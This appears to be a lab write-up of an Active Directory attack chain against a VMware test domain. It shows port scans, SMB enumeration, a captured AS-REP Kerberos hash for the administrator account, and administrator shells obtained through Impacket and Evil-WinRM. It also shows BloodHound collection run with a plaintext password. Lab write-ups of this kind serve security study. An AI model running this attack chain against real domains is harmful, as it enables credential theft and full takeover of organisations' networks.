Host is up (0.00044s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsmn
MAC Address: 00:0C:29:85:BC:2C (VMware)

Host script results:
|_ nbtstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:85:bc:2c (VMware)
|_ clock-skew: 12h44m59s
|_ smb2-security-mode:
|   3:1:1:
|     Message signing enabled and required
|_ smb2-time:
|   date: 2026-04-04T15:29:44
|   start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 57.79 seconds

```

```

(ajaj@ajaj)-[~]
$ nmap -sn 192.168.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-03 22:43 EDT
Nmap scan report for 192.168.10.1
Host is up (0.00086s latency).
MAC Address: 00:0C:29:85:BC:2C (VMware)
Nmap scan report for 192.168.10.50
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 27.91 seconds

```

C. SMB and crackmap

```

(ajaj@ajaj)-[~]
$ crackmapexec smb 192.168.10.1 --shares
SMB 192.168.10.1 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain
:cyberlab_aj.local) (signing:True) (SMBv1:False)
SMB 192.168.10.1 445 DC01 [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

(ajaj@ajaj)-[~]
$ smbclient -L //192.168.10.1/ -N
Anonymous login successful

Sharename      Type           Comment
-----
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.10.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

```

Active Directory Attack Chain: AS-REP Roasting to Full Domain Compromise
By: Ajaj Ahmed

D. User Hash

```
(ajaj@ajaj)-[~]
$ vim user_hash.txt

(ajaj@ajaj)-[~]
$ cat user_hash.txt
$krb5asrep$18$administrator@CYBERLAB_AJ.LOCAL:be7fa121e233e410848dc46bf0444778$4ab308ff3b89bc9a5da34a0a986dd2ca1a085
b95b433cf24f00768e58c1d785aa5b32d613f2007714b00caa046183558f021383d05dba03e9bec1c822c8e3b5164f75a13454f4869a2619f9c
1d55e49101827c590ed81a332c43a79f386bab56d66bb1284ae62b930db7ab3190d8806a51bdab0477dccc0d6f442388b77038ea8094048c41720
7595fd2bd256ada0e374f3d25159dc267aaf954258d0557eb990bc47eb793d24f477d7341b8e215dccbada13b7a0d542b8cfed4040ba9a7095b2
9041f84b5688f75c37c90801f072597a3c8aa63f393c5560ecc5776c604755b0bc5e0abebcc39bbdc66bf1c2ecb0762a9923519ce4b0f315889
a727a37d5a812ae3b0ad30c6271c9c0

(ajaj@ajaj)-[~]
$
```

E. Miscellaneous

```
(ajaj@ajaj)-[~]
$ unixexec.py administrator@192.168.10.1
Impacket v0.16.0.dev0+20260326.150834.70ee0774 - Copyright Fortra, LLC and its affiliated companies

Password:
[+] SMBv3.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>whoami
cyberlab_aj\administrator
C:\>hostname
DC01
C:\>echo %username%
Administrator
C:\>echo %computername%
DC01
C:\>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name        Description                                     State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process              Enabled
SeMachineAccountPrivilege Add workstations to domain                      Enabled
SeSecurityPrivilege      Manage auditing and security log                Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects         Enabled
SeLoadDriverPrivilege    Load and unload device drivers                  Enabled
SeSystemProfilePrivilege Profile system performance                       Enabled
SeSystemTimePrivilege    Change the system time                          Enabled
SeProfileSingleProcessPrivilege Profile single process                           Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                    Enabled
SeCreatePagefilePrivilege Create a pagefile                                Enabled
SeBackupPrivilege         Back up files and directories                    Enabled
SeRestorePrivilege        Restore files and directories                    Enabled
SeShutdownPrivilege      Shut down the system                            Enabled
SeDebugPrivilege          Debug programs                                  Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values              Enabled
SeChangeNotifyPrivilege   Bypass traverse checking                         Enabled
```

```
(ajaj@ajaj)-[~/AD]
$ ldapsearch -x -H ldap://192.168.10.1 -b "dc=cyberlab_aj,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=cyberlab_aj,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C908A0C, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
# numResponses: 1
```

Active Directory Attack Chain: AS-REP Roasting to Full Domain Compromise
By: Ajaj Ahmed


```
Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat myfile.txt
this is AD Attack
*Evil-WinRM* PS C:\Users\Administrator\Documents> echo "this is a AD attack" > myfile.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat myfile.txt
this is a AD attack
*Evil-WinRM* PS C:\Users\Administrator\Documents> echo "Ajaj Ahmed Cyber Security and Digital Forensics" > aj.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat aj.txt
Ajaj Ahmed Cyber Security and Digital Forensics
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls

Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         4/30/2026  12:10 PM             100 aj.txt
-a-----         4/30/2026  12:09 PM              44 myfile.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

Bloodhound:

Bloodhound is a tool used for mapping and analyzing relationship in a windows **Active Directory Network**, it helps to identify how attackers can move through a network to gain higher privileges, such as becoming a **Domain Administrator**.

```
(ajaj@ajaj)-[~/AD/AD_Collection]
$ bloodhound-python -d cyberlab_aj.local -u administrator -p passw0rd123 -dc dc01.cyberlab_aj.local -c All -ns 192
.168.10.1
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: cyberlab_aj.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.cyberlab_aj.local
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc01.cyberlab_aj.local
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 8 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WIN10aj2.cyberlab_aj.local
INFO: Querying computer: WIN10AJ.cyberlab_aj.local
INFO: Querying computer: DC01.cyberlab_aj.local
WARNING: Failed to get service ticket for DC01.cyberlab_aj.local, falling back to NTLM auth
CRITICAL: CCache file is not found. Skipping...
WARNING: DCE/RPC connection failed: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Done in 00M 01S
```

```
(ajaj@ajaj)-[~/AD/AD_Collection]
$ ls
20260430040558_computers.json  20260430040558_domains.json  20260430040558_groups.json  20260430040558_users.json
20260430040558_containers.json  20260430040558_gpos.json      20260430040558_ous.json
```

Active Directory Attack Chain: AS-REP Roasting to Full Domain Compromise
By: Ajaj Ahmed